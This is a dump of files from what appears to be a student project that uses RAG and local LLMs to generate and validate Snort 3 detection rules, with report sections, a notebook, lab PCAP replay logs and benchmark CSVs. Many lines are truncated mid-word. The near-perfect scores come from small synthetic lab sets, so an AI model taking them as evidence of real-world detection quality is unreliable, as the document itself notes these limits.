Contrôle de faux positif:
Rejouer du trafic applicatif légitime vers des API externes, synchronisations cloud, agents de mise à jour ou outils de mon

Example command:

```bash
./tools/snort3-docker -c "$SNORT_CONFIG" -R data/processed/person1_rules_snort3.rules -r tests/pcaps/generated/malware_c2.p
```

10. `benign_traffic`

Objectif du test:
Vérifier que du trafic légitime représentatif du dataset `benign_traffic` ne déclenche pas les règles exportées, puisque ce

Trafic PCAP attendu:
Des flux normaux de navigation web, SSH d'administration, DNS usuel, monitoring ICMP, sauvegarde ou health checks, sans cha

Règle ou catégorie attendue:
Aucune règle dédiée `benign_traffic`. Le test sert de baseline de non-détection face à l'ensemble de `data/processed/person

Comportement attendu:
Aucune alerte idéalement. Si des alertes apparaissent, elles doivent être examinées comme faux positifs potentiels ou comme

Contrôle de faux positif:
Comparer plusieurs PCAP bénins couvrant différents usages réels de laboratoire: navigation web simple, requêtes DNS classiq

Example command:

```bash
./tools/snort3-docker -c "$SNORT_CONFIG" -R data/processed/person1_rules_snort3.rules -r tests/pcaps/generated/benign_traff
```

Interprétation des résultats

Un résultat de validation utile doit documenter au minimum:
- le nom du PCAP rejoué
- la date d'exécution
- la commande Snort utilisée
- le nombre d'alertes produites
- les SID déclenchés
- les cas attendus non détectés
- les cas bénins détectés par erreur

Dans l'état actuel, cette exécution réelle est représentée par `results/pcap_test_results.csv`. Si elle ne peut pas être re

```

## docs/report_section_clustering.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/docs/report_section_clustering.md

FILE: docs/report_section_clustering.md
```markdown
# Attack-Family Clustering

The clustering module evaluates whether document vectors naturally group similar attack types and families. It is separate

Run:

```bash
PYTHONPATH=src python scripts/run_clustering_analysis.py
```

Required outputs:

- `results/clustering_metrics.csv`
- `results/clustering_confusion_matrix.csv`
- `results/clustering_tsne.png`

The metrics file reports silhouette, ARI, NMI, homogeneity, completeness, and V-measure for KMeans and Agglomerative cluste

```

## docs/report_section_dataset_kb.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/docs/report_section_dataset_kb.md

FILE: docs/report_section_dataset_kb.md
```markdown
# Construction du dataset et base de connaissance

Le dataset principal a été construit comme un corpus personnel, petit et contrôlé, afin de respecter la contrainte académiq

Les exemples `manual` servent de noyau de référence. Les lignes `synthetic_manual_variation` sont des variations rédigées l

Les logs du dataset ont été simulés dans plusieurs formats proches d'un SOC: Apache, Nginx, firewall, WAF, proxy, Zeek-like

La base de connaissance de règles Snort de confiance est gardée séparée du dataset personnel. Cette séparation évite de con

```

docs/report_section_generation_validation.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/docs/report_section_generation_validation.md

FILE: docs/report_section_generation_validation.md
```markdown
# Génération, validation et contrôle des faux positifs

## 1. Objectif du module
L'objectif de ce module est de produire une règle Snort-like cohérente à partir d'une description textuelle d'attaque réseau

## 2. Entrées
Le module s'appuie sur plusieurs types d'entrées clairement séparés:
- la requête utilisateur en langage naturel
- les documents Top-k récupérés par le pipeline RAG
- une règle Snort de référence présente dans les documents récupérés quand elle existe
- `data/processed/final_snort_dataset.csv`, qui est le dataset personnel utilisé pour la récupération RAG
- `data/knowledge_base/trusted_rule_kb.csv`, qui est une base optionnelle de références Snort externes et ne remplace pas l
- `data/logs/sample_network_logs.csv`, qui contient des logs synthétiques académiques utilisés pour la construction et l'éva
- `data/logs/real_lab_logs/`, qui contient de petits logs de laboratoire contrôlé produits par rejeu PCAP local, parsing de

## 3. Architecture
Le flux suivi par le module est le suivant:

description utilisateur
→ documents Top-k récupérés
→ prompt enrichi contrôlé
→ génération LLM dans le contexte RAG ou fallback déterministe explicite
→ validation syntaxique et réparation éventuelle
→ validation Snort 3 réelle quand les règles sont exportées
→ rejeu PCAP de laboratoire et intégration de logs de laboratoire
→ explication
→ analyse des faux positifs

En pratique, le chemin final utilise `llm_generator.py`: le prompt contient la requête, les documents récupérés, un schéma

## 4. Pourquoi ce n'est pas une génération LLM directe non contrôlée
Le projet n'utilise pas un LLM comme boîte noire indépendante. Le modèle est appelé uniquement après récupération RAG, avec

## 5. Format de sortie `generation_result`
La sortie principale du module est un dictionnaire `generation_result` contenant notamment:
- `generated_rule`
- `attack_type`
- `syntax_validation`
- `valid_rule`
- `validation_errors`
- `detected_options`
- `missing_options`
- `false_positive_risk`

- `false_positive_score`
- `risk_factors`
- `improvement_suggestions`
- `explanation`
- `source_doc_ids`
- `retrieved_context_used`
- `hallucination_risk`
- `option_coverage`
- `model_name`
- `generation_mode`
- `repair_attempts`
- `prompt_variant`

Ce format permet de conserver la compatibilité avec le reste du projet tout en ajoutant des métadonnées utiles pour l'analy

## 6. Validation syntaxique et runtime
La validation locale vérifie une forme Snort-like crédible avant export ou affichage. Les contrôles portent notamment sur:
- l'action de règle, par exemple `alert`
- le protocole, par exemple `tcp`, `udp`, `icmp` ou `ip`
- l'opérateur de direction
- la structure des ports source et destination
- la présence de `msg`
- la présence de `sid`
- la présence de `rev`
- la présence de `classtype`
- l'équilibre des parenthèses
- l'extraction et la cohérence des options Snort

Le validateur local filtre les sorties incohérentes, mais il ne remplace pas un moteur Snort réel. Pour l'état courant du p

## 7. Explication automatique
Le module génère aussi une explication textuelle courte pour justifier la règle retenue. Cette explication peut mentionner:
- le protocole ciblé
- les ports utilisés
- la présence éventuelle de `flow`
- les indicateurs `content` ou `pcre`
- la présence d'un `detection_filter`
- le `classtype` choisi

Cette explication aide à relier la règle produite à l'intention initiale de la requête et aux exemples récupérés.

## 8. Optimisation des faux positifs
Le contrôle des faux positifs repose sur des heuristiques locales dans `false_positive.py`. Le module cherche en particulie
- les règles trop générales
- l'absence de `flow` pour certaines attaques TCP ou web
- les ports trop larges alors qu'un service cible est connu
- l'absence de `content` ou `pcre`
- l'absence de `detection_filter` ou `threshold` quand une logique répétitive est attendue
- la génération d'une alerte pour du trafic bénin

Quand la requête décrit un comportement légitime, le système retourne `NO_RULE_RECOMMENDED`. Ce choix est traité comme une

Le contrôle empirique disponible reste limité au laboratoire: `results/pcap_test_results.csv` vérifie que les PCAPs d'attaq

## 9. Artefacts produits
Les artefacts directement liés à ce module sont:
- `src/snort_rag/generator.py`
- `src/snort_rag/llm_clients.py`
- `src/snort_rag/prompting.py`
- `src/snort_rag/llm_generator.py`
- `src/snort_rag/rule_parser.py`
- `src/snort_rag/templates.py`
- `src/snort_rag/false_positive.py`
- `results/generated_rule_examples.csv`
- `results/false_positive_analysis.csv`
- `results/snort_runtime_validation.csv`
- `results/pcap_test_results.csv`
- `results/network_log_integration_eval.csv`
- `results/real_lab_log_integration_eval.csv`
- `data/logs/real_lab_logs/`
- `tests/test_generator.py`
- `tests/test_log_integration_eval.py`
- `tests/test_real_log_integration.py`

## 10. Limites
Ce module présente les limites suivantes:
- les logs de `data/logs/sample_network_logs.csv` sont synthétiques et académiques
- les logs de `data/logs/real_lab_logs/` sont de vrais artefacts de laboratoire contrôlé, mais pas des logs de production d
- Snort runtime reste l'autorité finale pour la syntaxe réelle et les avertissements moteur
- les tests PCAP montrent un comportement dans un corpus de laboratoire limité, pas une étude complète en environnement opé
- certaines sorties LLM sont rejetées par validation stricte et remplacées par un fallback déterministe, ce qui est volonta

Si Snort Docker n'est pas disponible dans un environnement cible, les résultats runtime doivent être déclarés `SKIPPED` ou

```
```

docs/report_section_llm_benchmark.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/docs/report_section_llm_benchmark.md

```
FILE: docs/report_section_llm_benchmark.md
```markdown
# LLM Benchmarking Methodology

The reported LLM evidence is for a controlled RAG rule-generation pipeline, not for raw LLM perfection. Each query is matche

Current benchmark artifacts:
- `results/llm_benchmark.csv`
- `results/llm_benchmark_summary.csv`

The benchmark includes local Ollama models such as `qwen2.5`, `mistral`, and `llama3.2`. Metrics include valid rule rate, a

Example command for a short local benchmark:

```bash
PYTHONPATH=src python scripts/benchmark_llms.py \
  --models ollama:qwen2.5 ollama:mistral ollama:llama3.2 \
  --eval data/evaluation/snort_eval_quick_10.csv \
  --out results/llm_benchmark.csv \
  --summary-out results/llm_benchmark_summary.csv
```

The benchmark writes `status=error` rows if a local model runtime is unavailable, so one failed model does not abort the fu

```
```

docs/report_section_pcap_runtime_validation.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/docs/report_section_pcap_runtime_validation.md

```
FILE: docs/report_section_pcap_runtime_validation.md
```markdown
# Snort 3 Runtime, PCAP Replay, and Lab Log Validation

Runtime claims in this project are based on a real Snort 3 engine executed through the Docker wrapper `tools/snort3-docker`

## Commands

```bash
PYTHONPATH=src python scripts/generate_lab_pcaps.py --out tests/pcaps/generated

PYTHONPATH=src python scripts/run_snort_validation.py \
  --snort-bin ./tools/snort3-docker \
  --config /home/snorty/snort3/etc/snort/snort.lua \
  --rules data/processed/person1_rules_snort3.rules \
  --out results/snort_runtime_validation.csv

PYTHONPATH=src python scripts/run_pcap_tests.py \
  --snort-bin ./tools/snort3-docker \
  --config /home/snorty/snort3/etc/snort/snort.lua \
  --rules data/processed/person1_rules_snort3.rules \
  --pcap-dir tests/pcaps/generated \
  --out results/pcap_test_results.csv

scripts/capture_real_lab_logs.sh
PYTHONPATH=src python scripts/run_real_log_integration_eval.py
```

Current Evidence

- `results/snort_runtime_validation.csv`: 183 Snort 3-compatible rules validated with 183 PASS rows and `runtime_valid=True
- `results/pcap_test_results.csv`: protocol-valid lab PCAP replay produced PASS rows for all 10 scenarios, with 9/9 malicio
- `data/logs/real_lab_logs/snort_alert_fast.log`: Snort alert output captured from replaying the generated lab PCAPs throug
- `data/logs/real_lab_logs/real_lab_logs_index.csv`: normalized index of controlled lab log lines used by `scripts/run_real_

Separation of Evidence Sources

- `data/processed/final_snort_dataset.csv` is the personal RAG dataset.
- `data/knowledge_base/trusted_rule_kb.csv` is an optional trusted-source Snort reference KB.
- `data/logs/sample_network_logs.csv` contains realistic synthetic academic logs used for dataset construction and synthetic
- `data/logs/real_lab_logs/` contains controlled lab-captured/parsing artifacts produced from local PCAP replay and packet

Unavailable Runtime Handling

If the Docker wrapper, Snort image, or Snort config is unavailable, runtime validation cannot be claimed. The result should

Limitations

The PCAPs are protocol-valid synthetic educational lab captures. The real-lab logs are controlled local lab artifacts deriv
```
```

```
```

docs/report_section_retrieval_benchmark.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/docs/report_section_retrieval_benchmark.md

```
FILE: docs/report_section_retrieval_benchmark.md
```markdown
# Retrieval et benchmark des embeddings

## Objectif

L'objectif de cette partie est de comparer plusieurs strategies de recuperation Top-k pour le pipeline RAG Snort. Le module

Les methodes comparees sont:
- BM25
- similarite dense TF-IDF
- embeddings Sentence-BERT en similarite cosinus
- embeddings Sentence-BERT avec index FAISS
- TF-IDF avec reranking
- retrieval hybride BM25 + TF-IDF
- retrieval hybride avec reranking
- plusieurs valeurs de alpha pour le score hybride

## Metriques utilisees

Les metriques calculees sont:
- Hit@k: verifie si au moins un document correct apparait dans le Top-k
- Precision@k: mesure la proportion de documents corrects dans le Top-k
- Recall@k: verifie si la classe attendue est retrouvee dans le Top-k
- MRR: mesure le rang du premier document correct
- Latence moyenne: temps moyen de recuperation en millisecondes

## Resultats principaux

Le benchmark montre que la meilleure methode est `hybrid_rerank_best`, qui combine un retrieval hybride BM25 + TF-IDF avec

A k=3, cette methode obtient:
- Hit@3 = 1.0
- Precision@3 = 1.0
- Recall@3 = 1.0
- MRR = 1.0
- Latence moyenne ~= 3.5 ms

La methode `dense_tfidf_rerank` est plus rapide, mais sa Precision@3 est plus faible. Pour un systeme RAG, la qualite du co

## Justification du choix final

La methode `hybrid_rerank_best` est retenue car elle garde les avantages du retrieval lexical BM25 et de la similarite dens

Ce choix corrige notamment les cas ou le bon type d'attaque etait present dans le Top-3 mais pas au premier rang. Le benchma

## Fichiers produits

Les artefacts produits sont:
- `src/snort_rag/retrieval.py`: ajout de la methode `hybrid_rerank_retrieve`
- `src/snort_rag/retrieval.py`: ajout des chemins `sentence_bert_retrieve` et `sentence_bert_faiss_retrieve`
- `scripts/benchmark_retrieval.py`: script de benchmark
- `scripts/plot_retrieval_benchmark.py`: generation du graphique comparatif
- `results/embedding_benchmark.csv`: resultats des metriques
- `results/retrieval_topk_examples.csv`: documents Top-k recuperes pour chaque requete
- `results/retrieval_benchmark_k3_summary.csv`: tableau resume a k=3
- `results/retrieval_benchmark_k3.png`: graphique de comparaison
- `results/retrieval_backend_proof.json`: preuve d'activation runtime du backend Sentence-BERT/FAISS

## Preuve backend

Le fichier `results/embedding_benchmark.csv` contient maintenant les colonnes `backend`, `status`, `sentence_bert_runtime_a

```
```

docs/rule_validation_notes.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/docs/rule_validation_notes.md

```
FILE: docs/rule_validation_notes.md
```markdown
# Notes de validation des règles

Le projet conserve une pré-validation locale pour filtrer les règles manifestement incohérentes avant export: présence de `
```
```

```
Cette pré-validation n'est pas l'autorité finale. L'autorité syntaxique et runtime est Snort 3, exécuté via le wrapper Docke

Règle active validée:

```text
data/processed/person1_rules_snort3.rules
```

Commande Snort 3 de référence:

```bash
./tools/snort3-docker -T \
  -c /home/snorty/snort3/etc/snort/snort.lua \
  -R data/processed/person1_rules_snort3.rules
```

Artefacts de validation actuels:
- `results/snort_runtime_validation.csv`: 183 lignes PASS, `runtime_valid=True`.
- `results/pcap_test_results.csv`: 10 scénarios PASS, 9/9 catégories malveillantes détectées, `benign_traffic` avec `alert_

Si le wrapper Docker, l'image Snort ou la configuration Snort ne sont pas disponibles dans un autre environnement, la valida

```
```
```

docs/strict_compliance_matrix.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/docs/strict_compliance_matrix.md

```
FILE: docs/strict_compliance_matrix.md
```markdown
# Strict Compliance Matrix

| Requirement | Project artifact | Status |
| --- | --- | --- |
| Personal dataset | `data/processed/final_snort_dataset.csv`, `data/processed/DATASET_CARD.md`, `data/processed/dataset_ma
| Separation of personal dataset and optional external references | Personal RAG dataset in `data/processed/`; optional tru
| Retrieval with BM25 and embeddings | `src/snort_rag/retrieval.py`, `scripts/benchmark_retrieval.py` | Implemented, optiona
| Controlled RAG generation from query + retrieved docs | `src/snort_rag/llm_generator.py`, `src/snort_rag/prompting.py`, `
| LLM benchmarking | `scripts/benchmark_llms.py`, `results/llm_benchmark.csv`, `results/llm_benchmark_summary.csv` | Implem
| Full RAG pipeline | `src/snort_rag/architectures.py` | Implemented |
| Classification and clustering | `src/snort_rag/templates.py`, `src/snort_rag/clustering.py` | Implemented |
| Rule explanation | `src/snort_rag/generator.py`, `src/snort_rag/llm_generator.py` | Implemented |
| False-positive optimization | `src/snort_rag/false_positive.py`, `results/pcap_test_results.csv` benign replay row | Impl
| Snort 3 runtime validation | `tools/snort3-docker`, `data/processed/person1_rules_snort3.rules`, `results/snort_runtime_va
| Protocol-valid PCAP integration | `scripts/generate_lab_pcaps.py`, `scripts/run_pcap_tests.py`, `tests/pcaps/generated/`,
| Synthetic academic log integration | `data/logs/sample_network_logs.csv`, `scripts/run_log_integration_eval.py`, `results
| Controlled real-lab log integration | `scripts/capture_real_lab_logs.sh`, `data/logs/real_lab_logs/`, `scripts/run_real_l
| Dashboard with PDF upload | `src/snort_rag/app_gradio.py`, `docs/dashboard_usage.md` | Implemented; includes rule generat
| Technical report sections | `docs/report_section_dataset_kb.md`, `docs/report_section_generation_validation.md`, `docs/rep

```
```

notebooks/devoir3_snort_rag_architectures.ipynb

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/notebooks/devoir3_snort_rag_architectures.ipynb

```
FILE: notebooks/devoir3_snort_rag_architectures.ipynb
```json
{
 "cells": [
  {
   "cell_type": "markdown",
   "id": "aed38c4c",
   "metadata": {},
   "source": [
    "# Devoir 3 - Implémentation et comparaison des architectures RAG\n",
    "\n",
    "Sujet personnel: Génération de règles Snort à partir de descriptions en langage naturel.\n",
    "\n",
    "Ce notebook suit le TP: baseline sans RAG, RAG classique, re-ranking, hybride, multi-hop, graph RAG et agentic RAG. La
   ]
  },
  {
   "cell_type": "code",
   "execution_count": null,
   "id": "022a8022",
   "metadata": {},
   "outputs": [],
   "source": [
    "import sys\n",
    "from pathlib import Path\n",
```
```

```
  "PROJECT_ROOT = Path.cwd().parent if Path.cwd().name == \"notebooks\" else Path.cwd()\n",
  "sys.path.insert(0, str(PROJECT_ROOT / \"src\"))\n",
  "PROJECT_ROOT"
 ]
},
{
 "cell_type": "markdown",
 "id": "7591f3bb",
 "metadata": {},
 "source": [
  "## 1. Préparation du dataset\n",
  "\n",
  "Le notebook ne régénère pas le dataset. Il charge uniquement le dataset officiel Person 1 dans `data/processed/final_s
 ]
},
{
 "cell_type": "code",
 "execution_count": null,
 "id": "d918a0b0",
 "metadata": {},
 "outputs": [],
 "source": [
  "import pandas as pd\n",
  "df = pd.read_csv(PROJECT_ROOT / \"data\" / \"processed\" / \"final_snort_dataset.csv\")\n",
  "df.head(3)"
 ]
},
{
 "cell_type": "code",
 "execution_count": null,
 "id": "2f08e1fa",
 "metadata": {},
 "outputs": [],
 "source": [
  "df[\"attack_type\"].value_counts()"
 ]
},
{
 "cell_type": "markdown",
 "id": "ad7e6ac4",
 "metadata": {},
 "source": [
  "## 2. Initialisation des architectures RAG"
 ]
},
{
 "cell_type": "code",
 "execution_count": null,
 "id": "ba641cfb",
 "metadata": {},
 "outputs": [],
 "source": [
  "from snort_rag.architectures import SnortRAGArchitectures\n",
  "rag = SnortRAGArchitectures(PROJECT_ROOT / \"data\" / \"processed\" / \"final_snort_dataset.csv\")"
 ]
},
{
 "cell_type": "markdown",
 "id": "ca8f2f05",
 "metadata": {},
 "source": [
  "## 3. Test sur une requête Snort"
 ]
},
{
 "cell_type": "code",
 "execution_count": null,
 "id": "b68be99c",
 "metadata": {},
 "outputs": [],
 "source": [
  "query = \"Detect SQL injection with UNION SELECT in HTTP URI\"\n",
  "results = rag.run_all(query)\n",
  "for name, res in results.items():\n",
  "    print(\"=\", name)\n",
  "    print(\"attack_type:\", res[\"attack_type\"])\n",
  "    print(\"rule:\", res[\"generated_rule\"])\n",
  "    print(\"retrieved:\", res[\"retrieved_ids\"][:3])\n",
  "    print()"
 ]
},
{
 "cell_type": "markdown",
 "id": "06adaa46",
 "metadata": {},
 "source": [
  "## 4. Comparaison avec les métriques du Devoir 3\n",
```

```
    "\n",
    "Métriques utilisées: accuracy de classification du type d'attaque, precision/recall/F1 macro, validité syntaxique des
   ]
  },
  {
   "cell_type": "code",
   "execution_count": null,
   "id": "6758277a",
   "metadata": {},
   "outputs": [],
   "source": [
    "from snort_rag.evaluation import evaluate_architectures, plot_tsne\n",
    "summary = evaluate_architectures(rag, PROJECT_ROOT / \"results\")\n",
    "summary"
   ]
  },
  {
   "cell_type": "markdown",
   "id": "49c47758",
   "metadata": {},
   "source": [
    "## 5. Visualisation t-SNE des embeddings"
   ]
  },
  {
   "cell_type": "code",
   "execution_count": null,
   "id": "524bdd96",
   "metadata": {},
   "outputs": [],
   "source": [
    "plot_tsne(rag, PROJECT_ROOT / \"results\" / \"embedding_tsne.png\")\n",
    "from IPython.display import Image\n",
    "Image(filename=str(PROJECT_ROOT / \"results\" / \"embedding_tsne.png\"))"
   ]
  },
  {
   "cell_type": "markdown",
   "id": "2f35173a",
   "metadata": {},
   "source": [
    "## 6. Analyse critique finale\n",
    "\n",
    "Dans ces tests, les architectures RAG atteignent une meilleure robustesse que la baseline parce qu'elles récupèrent de
   ]
  }
 ],
 "metadata": {
  "kernelspec": {
   "display_name": "Python 3",
   "language": "python",
   "name": "python3"
  },
  "language_info": {
   "name": "python",
   "version": "3.11"
  }
 },
 "nbformat": 4,
 "nbformat_minor": 5
}

```
```
```

results/clustering_confusion_matrix.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/clustering_confusion_matrix.csv

```
FILE: results/clustering_confusion_matrix.csv
```text
cluster,benign_traffic,command_injection,directory_traversal,dns_tunneling,icmp_sweep,malware_c2,port_scan,sql_injection,ss
0,0,0,0,0,20,0,0,0,0,0
1,0,0,0,0,0,0,20,0,0,0
2,0,0,0,0,0,20,0,0,0,0
3,0,0,0,20,0,0,0,0,0,0
4,0,0,0,0,0,0,0,0,0,20,0
5,0,0,20,0,0,0,0,0,0,0
6,0,20,0,0,0,0,0,0,0,0
7,0,0,0,0,0,0,0,20,0,0
8,20,0,0,0,0,0,0,0,0,0
... [truncated to first 10 rows]
```
```
```
```

results/clustering_metrics.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/clustering_metrics.csv

```
FILE: results/clustering_metrics.csv
```text
method,n_clusters,silhouette,ari,nmi,homogeneity,completeness,v_measure
tfidf_svd_kmeans,10,0.4326666340323723,1.0,1.0,1.0,1.0,1.0
tfidf_svd_agglomerative,10,0.4326666340323723,1.0,1.0,1.0,1.0,1.0
```
```

results/comparison_metrics.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/comparison_metrics.csv

```
FILE: results/comparison_metrics.csv
```text
architecture,attack_accuracy,macro_precision,macro_recall,macro_f1,valid_rule_rate,retrieval_hit_at_3,avg_option_coverage,a
agentic_rag,1.0,1.0,1.0,1.0,1.0,1.0,0.711111111111111,0.0
graph_rag,1.0,1.0,1.0,1.0,1.0,1.0,0.711111111111111,0.0
multi_hop,1.0,1.0,1.0,1.0,1.0,1.0,0.711111111111111,0.0
rag_classic,1.0,1.0,1.0,1.0,1.0,1.0,0.711111111111111,0.0
rag_hybrid,1.0,1.0,1.0,1.0,1.0,1.0,0.711111111111111,0.0
rag_rerank,1.0,1.0,1.0,1.0,1.0,1.0,0.711111111111111,0.0
baseline,1.0,1.0,1.0,1.0,0.9,0.0,0.7333333333333333,0.44000000000000006
```
```

results/detailed_devoir3_results.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/detailed_devoir3_results.csv

```
FILE: results/detailed_devoir3_results.csv
```text
query,expected_attack_type,architecture,predicted_attack_type,attack_type_correct,valid_rule_or_benign,retrieval_hit_at_3,o
Detect a TCP SYN port scan against our web server with many ports touched in one minute,port_scan,baseline,port_scan,True,T
Detect a TCP SYN port scan against our web server with many ports touched in one minute,port_scan,rag_classic,port_scan,Tru
Detect a TCP SYN port scan against our web server with many ports touched in one minute,port_scan,rag_rerank,port_scan,True
Detect a TCP SYN port scan against our web server with many ports touched in one minute,port_scan,rag_hybrid,port_scan,True
Detect a TCP SYN port scan against our web server with many ports touched in one minute,port_scan,multi_hop,port_scan,True,
Detect a TCP SYN port scan against our web server with many ports touched in one minute,port_scan,graph_rag,port_scan,True,
Detect a TCP SYN port scan against our web server with many ports touched in one minute,port_scan,agentic_rag,port_scan,Tru
Generate a Snort rule for repeated SSH brute force attempts on port 22,ssh_bruteforce,baseline,ssh_bruteforce,True,True,Fal
Generate a Snort rule for repeated SSH brute force attempts on port 22,ssh_bruteforce,rag_classic,ssh_bruteforce,True,True,
... [truncated to first 10 rows]
```
```

results/dns_single_alert_test.txt

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/dns_single_alert_test.txt

```
FILE: results/dns_single_alert_test.txt
```text
--------------------------------------------------
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■output
■references
■classifications
■port_scan
■ftp_server
■process
■so_proxy
■packets
■host_tracker
■ftp_data
■ftp_client
■smtp
■gtp_inspect
■dce_http_server
■dce_http_proxy
■dce_udp
■dce_tcp
■dce_smb
■s7commplus
■opcua
```
```

```
■modbus
■mms
■iec104
■dnp3
■cip
■telnet
■ssl
■ssh
■sip
■rpc_decode
■pop
■normalizer
■netflow
■imap
■dns
■back_orifice
■arp_spoof
■stream_file
■stream_user
■stream_udp
■stream_tcp
■stream_icmp
■stream_ip
■stream
■search_engine
■decode
■daq
■alerts
■active
■host_cache
■ips
■file_id
■http_inspect
■http2_inspect
■hosts
■network
■file_policy
■js_norm
■appid
■wizard
■binder
■trace
Finished /home/snorty/snort3/etc/snort/snort.lua:
Loading file_id.rules_file:
Loading file_magic.rules:
Finished file_magic.rules:
Finished file_id.rules_file:
Loading rule args:
Loading tmp/dns_icmp_test.rules:
Finished tmp/dns_icmp_test.rules:
Finished rule args:
--------------------------------------------------
ips policies rule stats
               id  loaded  shared enabled    file
                0     221       0     221    /home/snorty/snort3/etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 221
               text rules: 221
            option chains: 221
            chain headers: 3
--------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
     any       0       0       1       0
     dst       0       1       0       0
   total       0       1       1       0
--------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
--------------------------------------------------
fast pattern groups
                       dst: 2
                       any: 2
                to_server: 1
                to_client: 1
--------------------------------------------------
search engine (ac_bnfa)
                 instances: 4
                  patterns: 440
            pattern chars: 2662
               num states: 1892
         num match states: 394
             memory scale: KB
             total memory: 74.8848
           pattern memory: 19.7832
```

```
        match list memory: 28.9688
        transition memory: 25.6328
        fast pattern only: 1
appid: MaxRss diff: 3072
appid: patterns loaded: 300
--------------------------------------------------
pcap DAQ configured to read-file.
Commencing packet processing
Retry queue interval is: 200 ms
++ [0] tests/pcaps/generated/dns_tunneling.pcap
06/09-19:56:01.596840 [**] [1:9990004:1] "TEST DNS TUNNEL LONG LABEL" [**] [Priority: 0] {UDP} 192.168.56.20:53000 -> 8.8.8
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x87
192.168.56.20:53000 -> 8.8.8.8:53 UDP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:121
Len: 93

dns.raw[93]:
- - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - -
00 00 01 00 00 01 00 00  00 00 00 00 3F 61 61 61  ........ ....?aaa
61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61  aaaaaaaa aaaaaaaa
61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61  aaaaaaaa aaaaaaaa
61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61  aaaaaaaa aaaaaaaa
61 61 61 61 61 61 61 61  61 61 61 61 03 6C 61 62  aaaaaaaa aaaa.lab
07 65 78 61 6D 70 6C 65  00 00 01 00 01           .example .....
- - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - -

-- [0] tests/pcaps/generated/dns_tunneling.pcap
--------------------------------------------------
Packet Statistics
--------------------------------------------------
daq
                    pcaps: 1
                 received: 1
                 analyzed: 1
                    allow: 1
                 rx_bytes: 135
--------------------------------------------------
codec
                    total: 1           ■(100.000%)
                      eth: 1           ■(100.000%)
                     ipv4: 1           ■(100.000%)
                      udp: 1           ■(100.000%)
--------------------------------------------------
Module Statistics
--------------------------------------------------
ac_bnfa
                 searches: 1
                  matches: 1
                    bytes: 93
--------------------------------------------------
ac_full
                 searches: 1
                    bytes: 93
--------------------------------------------------
appid
                  packets: 1
        processed_packets: 1
           total_sessions: 1
       service_cache_adds: 1
             bytes_in_use: 168
             items_in_use: 1
--------------------------------------------------
back_orifice
                  packets: 1
--------------------------------------------------
binder
                new_flows: 1
                 inspects: 1
--------------------------------------------------
detection
                 analyzed: 1
             raw_searches: 1
             pkt_searches: 1
                   alerts: 1
             total_alerts: 1
                   logged: 1
--------------------------------------------------
dns
                  packets: 1
                 requests: 1
             dns_over_udp: 1
--------------------------------------------------
ips_actions
                    alert: 1
--------------------------------------------------
port_scan
                  packets: 1
                 trackers: 2
```

```
-------------------------------------------------
search_engine
               max_queued: 1
            total_flushed: 1
            total_inserts: 1
             total_unique: 1
         qualified_events: 1
-------------------------------------------------
stream
                    flows: 1
-------------------------------------------------
stream_udp
                 sessions: 1
                      max: 1
                  created: 1
                 released: 1
              total_bytes: 93
-------------------------------------------------
Appid Statistics
-------------------------------------------------
detected apps and services
              Application: Services   Clients    Users      Payloads   Misc       Referred
                  unknown: 0          1          0          0          0          0
-------------------------------------------------
Summary Statistics
-------------------------------------------------
timing
                  runtime: 00:00:00
                  seconds: 0.039994
                 pkts/sec: 25
o")~   Snort exiting

```

results/embedding_benchmark.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/embedding_benchmark.csv

```
FILE: results/embedding_benchmark.csv
```text
method,backend,k,status,sentence_bert_runtime_available,faiss_runtime_available,sentence_bert_model,faiss_enabled,error_mes
bm25,bm25,1,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,0.9,0.9,0.9,0.9,6.496280300052604
bm25,bm25,3,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,0.9666666666666668,1.0,0.95,6.602450000264071
bm25,bm25,5,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,0.9800000000000001,1.0,0.95,6.876089999877877
dense_tfidf,tfidf,1,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,0.9,0.9,0.9,0.9,2.155290000155219
dense_tfidf,tfidf,3,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,0.9,1.0,0.95,2.349789999971108
dense_tfidf,tfidf,5,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,0.9400000000000001,1.0,0.95,2.4659599
dense_tfidf_rerank,tfidf_rerank,1,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,1.0,1.0,1.0,2.704790000
dense_tfidf_rerank,tfidf_rerank,3,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,0.9666666666666666,1.0,
dense_tfidf_rerank,tfidf_rerank,5,ready,True,True,sentence-transformers/all-MiniLM-L6-v2,False,,1.0,0.9800000000000001,1.0,
... [truncated to first 10 rows]
```
```

results/false_positive_analysis.csv

